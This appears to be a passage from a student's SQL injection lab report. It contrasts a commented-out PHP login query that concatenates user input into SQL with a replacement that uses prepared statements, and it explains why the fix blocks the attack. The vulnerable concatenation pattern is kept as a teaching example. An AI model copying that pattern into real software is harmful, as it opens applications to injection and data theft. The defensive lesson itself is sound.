#$result = $conn->query("SELECT id, name, eid, salary, ssn
#                        FROM credential
#                       WHERE name= '$input_uname' and Password= '$hashed_pwd'");
#if ($result->num_rows > 0) {
 # // only take the first row
  #$firstrow = $result->fetch_assoc();
 # $id     = $firstrow["id"];
 # $name   = $firstrow["name"];
 # $eid    = $firstrow["eid"];
 # $salary = $firstrow["salary"];
 # $ssn    = $firstrow["ssn"];
#
#}
$result = $conn->prepare("SELECT id, name, eid, salary, ssn FROM
credential WHERE name= ? and Password= ?");
$result->bind_param("ss", $input_uname, $hashed_pwd);
$result->execute();
$result->bind_result($id, $name, $eid,$salary,$ssn);
$result->fetch();
$result->close();

// close the sql connection
$conn->close();
?>
-- INSERT --                                                    48,3          Bot
```

In the comment out query, the query string is made by concatenating the user inputs ($input_uname and $hashed_pwd) directly into the SQL query. Parameterized queries aren't used in the query method's retrieval of the query result. Hence we can insert attack codes in the user inputs and since parameter check is not done, we can do sql injection attacks, as seen in the 2 screenshots above the code screenshot, where we entered attack code and got details.

In the new code, the query is ,made using prepare() method with placeholders (?) for parameters ($input_uname and $hashed_pwd). Parameters are bound to the prepare statement using bind_param() which specifies the types (ss for two string parameters). The query is executed using execute() so that the bound parameters are safely substituted into the query. Results of the query are bound to variables ($id, $name, $eid, $salary, $ssn) using bind_result().The fetch() method fetches the result set into the bound variables. Hence parameter check and sanitization is done so

that if we enter malicious codes, they wont get executed as they are code and don't belong to the type expected for the input. Hence as we can see below, the attack fails and we don't get any details.

After editing unsafe.php